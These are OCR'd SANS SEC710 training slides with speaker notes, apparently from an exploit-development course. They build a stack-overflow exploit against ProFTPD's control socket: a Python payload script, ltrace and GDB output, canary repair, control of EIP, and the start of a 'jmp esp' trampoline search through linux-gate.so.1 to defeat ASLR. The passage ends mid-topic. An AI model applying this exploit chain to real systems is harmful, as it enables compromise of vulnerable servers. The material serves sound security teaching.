
Let's walk through our script, which will allow us to make a connection to the ctrls.sock socket.

```
import socket
import os, stat     # Importing necessary modules
import struct

ctrlSocket = "/tmp/ctrls.sock"  #This is the ctrl.sock socket defined in the proftpd.conf file.
ourSocket = "/tmp/our.sock"    #This is our source socket we must create.

payload = "A" *100  # This is our payload. We can change this as needed.

s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
s.bind(ourSocket)   #Simply binding our socket, which we will connect to the ctrl socket.
os.chmod(ourSocket,stat.S_IRWXU)  #This is using the stat() function to set permissions on the socket.
s.connect(ctrlSocket) #Connecting

s.send("junkjunk")  #This is the 8-bytes of junk we saw that was necessary through ltrace.
l = len(payload) #Automatically obtaining the length of our payload.
s.send(struct.pack('<L', l)) # Packing and sending the length.
s.send(payload)  #Sending our payload of A's.

s.close()
```


Executing our Script
• Attach with ltrace
root@deadlist-desktop:~# ltrace -p 27787 2>&1 |grep read
read(1, "", 492) = 0
read(1, "junk", 4) = 4
read(1, "junk", 4) = 4
read(1, "d", 4) = 4
read(1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 100) = 100
• Execute the Script
deadlist@deadlist-desktop:~$ python proftpd.py
• Success!
SANS SEC710 - © 2011


Executing Our Script

On this slide we are attaching to the running proftpd process with ltrace, using the grep command to limit output to only read function calls. As you can see, once we execute our script we see the connection come through successfully showing our 8-bytes of junk, the length, and our payload of A's. Now that we know our script is working, let's try and find the buffer and canary within GDB.


Attaching with GDB
• Attach with GDB – gdb –pid <pid>
• Modify script to 1,000 A's and execute
• Run the bt command in gdb
Program received signal SIGABRT, Aborted.
0xffffe410 in __kernel_vsyscall ()
(gdb) bt
#0 0xffffe410 in __kernel_vsyscall ()
#1 0xb7dcf875 in raise () from /lib/tls/i686/cmov/libc.so.6
#2 0xb7dd1201 in abort () from /lib/tls/i686/cmov/libc.so.6
#3 0xb7e06e5c in __fsetlocking () from /lib/tls/i686/cmov/libc.so.6
#4 0xb7e8e4e1 in __stack_chk_fail () from /lib/tls/i686/cmov/libc.so.6
#5 0x0807387e in ?? ()
Let's break on this address
SANS SEC710 - © 2011


Attaching with GDB

Use GDB to attach to the running proftpd process. Once you do that, modify your script to send 1,000 A's instead of 100. Once you execute the script, you should see it crash. Type in "bt" for the backtrace command. This should show you the order in which functions were called prior to the crash. As you can see, the __stack_chk_fail() function was called. Just before that, we were in the function at 0x0807387e. Let's restart the process and set a breakpoint on this address.




Locating Our Data

Restart the proftpd process from outside of GDB. Don't forget to remove the file /tmp/ctrl.sock before restarting the process. Once the process has been started, attach with GDB. Set the breakpoint at 0x807387e and type in "c" to continue. Modify your script to send in 400 A's as the payload. Execute the payload and you should reach your breakpoint from within GDB. Type in "x/20x $esp" to analyze the stack and view your data.


Locating the Canary
• x/20x $esp +500
(gdb) x/20x $esp + 500
0xbfb3e7c4: 0x00000000 0x00000000 0x00000000
0xbfb3e7d4: 0x00000000 0x00000000 0x00000000
0xbfb3e7e4: 0x00000000 0x00000000 0x00000000
0xbfb3e7f4: 0x00000000 0xff0a0000 0x00000000 0x080ef4d4
0xbfb3e804: 0xbfb3 0x080a10df 0x080ef4d4
Canary
Return Pointer
• The buffer is 512 bytes before hitting the canary
• Let's run it again with 512 A's
SANS SEC710 - © 2011


Locating the Canary

By entering in "*x/20x $esp +500*" we can get to the end of the buffer, right by the canary, as indicated on the slide. By doing some simple math, subtracting the start of our A's from the start of the canary, we can learn that the buffer is 512-bytes.


Filling the Buffer
• Running it again with 512 A's
(gdb) x/20x $esp + 500
0xbfb3e7c4: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfb3e7d4: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfb3e7e4: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfb3e7f4: 0x41414141 0xff0a0000 0x00000000 0x080ef4d4
0xbfb3e804: 0xbfb3e8f8 0xbfb3e838 0x080a10df 0x080ef4d4
• Fills up the buffer right up to the canary
• We must now repair the canary to get control of EIP
SANS SEC710 - © 2011

Filling the Buffer

Let's run our script again, this time filling the buffer with 512 A's. Modify your payload and execute it again. When examining the stack, we see that our A's come directly up to the canary. As you can see, the canary is the value 0x00000aff, commonly seen on Debian OS'. We will need to repair the canary in order to continue.


Repairing the Canary
• Modifying our script to repair the canary and control EIP
canary = "\x00\x00\x0a\xff"
payload = "A" *512 + canary + "A" *16 + "\xde\xc0\xad\xde"
• Executing our script
Breakpoint 1, 0x0807387e in ?? ()
(gdb) c
Continuing.
Success!
Program received signal SIGSEGV, Segmentation fault.
0xdeadc0de in ?? ()
SANS SEC710 - © 2011


Repairing the Canary

In our canary exercise yesterday, we had to take advantage of the fact that three strcpy() operations allowed for us to repair the canary. It is always an option to simply try and write the canary as it needs to be formatted. Many functions will not allow us to write certain values due to null characters; however, some functions do not have this limitation. Let's modify our script and give it a shot. We are adding to our script:

canary = "\x00\x00\x0a\xff"


*payload = "A" *512 + canary + "A" *16 + "\xde\xc0\xad\xde"*

After you have made the changes, execute your script while inside of GDB. You should get the same result on the slide which is a segmentation fault when trying to execute at the address 0xdeadc0de.



State of ESP After Crash


Once the crash occurs during the segmentation fault, type in "*x $esp*" to view the address held in the ESP register. As you can see on the slide, it points directly after the return pointer we have overwritten. Being that the Kernel version on this OS is 2.6.17, we can use the address we found in the linux-gate.vdso in SEC660 to point execution to 0xffffe777 which holds a "jmp esp" instruction. If you did not take SEC660, the reasoning behind this technique is described on the next seven slides. You may skip these pages if you have already covered this technique.


Searching for Trampolines
• What if we could find an instruction that would cause execution to jump to the address held in ESP?
– jmp esp is "FF E4" in hex
– call esp is "FF D4" in hex
• Wait, isn't everything randomized?
– Not Always...
– Let us discuss one method
SANS SEC710 - © 2011

Searching for Trampolines


What if we could find an instruction that would cause execution to jump to the address held in ESP? If the last slide is any indication, it would mean that we could have our code executed, despite ASLR. It so happens that the opcode for "jmp esp" is 0xffe4 and the opcode for "call esp" is 0xffd4.

Wait, isn't everything randomized? This is not always the case. You must do your homework when running an application penetration test and search everywhere for a potential static target. The hex values we are looking for do not even have to be a real assembly instruction that the program is using. We just have to locate these adjacent hex values and point execution to the appropriate address.


Tool: ldd
• Tool: List Dynamic Dependencies
– Description from the man page:
• "ldd prints the shared libraries required by each program or shared library specified on the command line."
– Author: Roland McGrath & Ulrich Drepper
– When ASLR is enabled, ldd helps us find static libraries and modules
• Mind you this is only one method
• Often times the code segment is not randomized
SANS SEC710 - © 2011


Tool: ldd

We will be using a tool called ldd which stands for "List Dynamic Dependencies." As seen in the manual page, "ldd prints the shared libraries required by each program or shared library specified on the command line." In other words, it prints out the load address of libraries for a given binary. For us this means that we can potentially identify libraries that are loaded to the same address for every run. If we can find one of these, they may hold the hex pattern we're looking to use as a trampoline. There is also the possibility that the code segment, or other areas in memory consistently use the same addressing. If this is the case, you may also find your pattern in one of them.



Using ldd


This slide shows ldd running against the aslr_canary program. You may notice that the object linux-gate.so.1 is staying at the same address, while the other object keeps changing. This means that linux-gate.so.1 could be a possible target for our trampoline. Let us have a closer look.


linux-gate.so.1
• What is linux-gate.so.1?
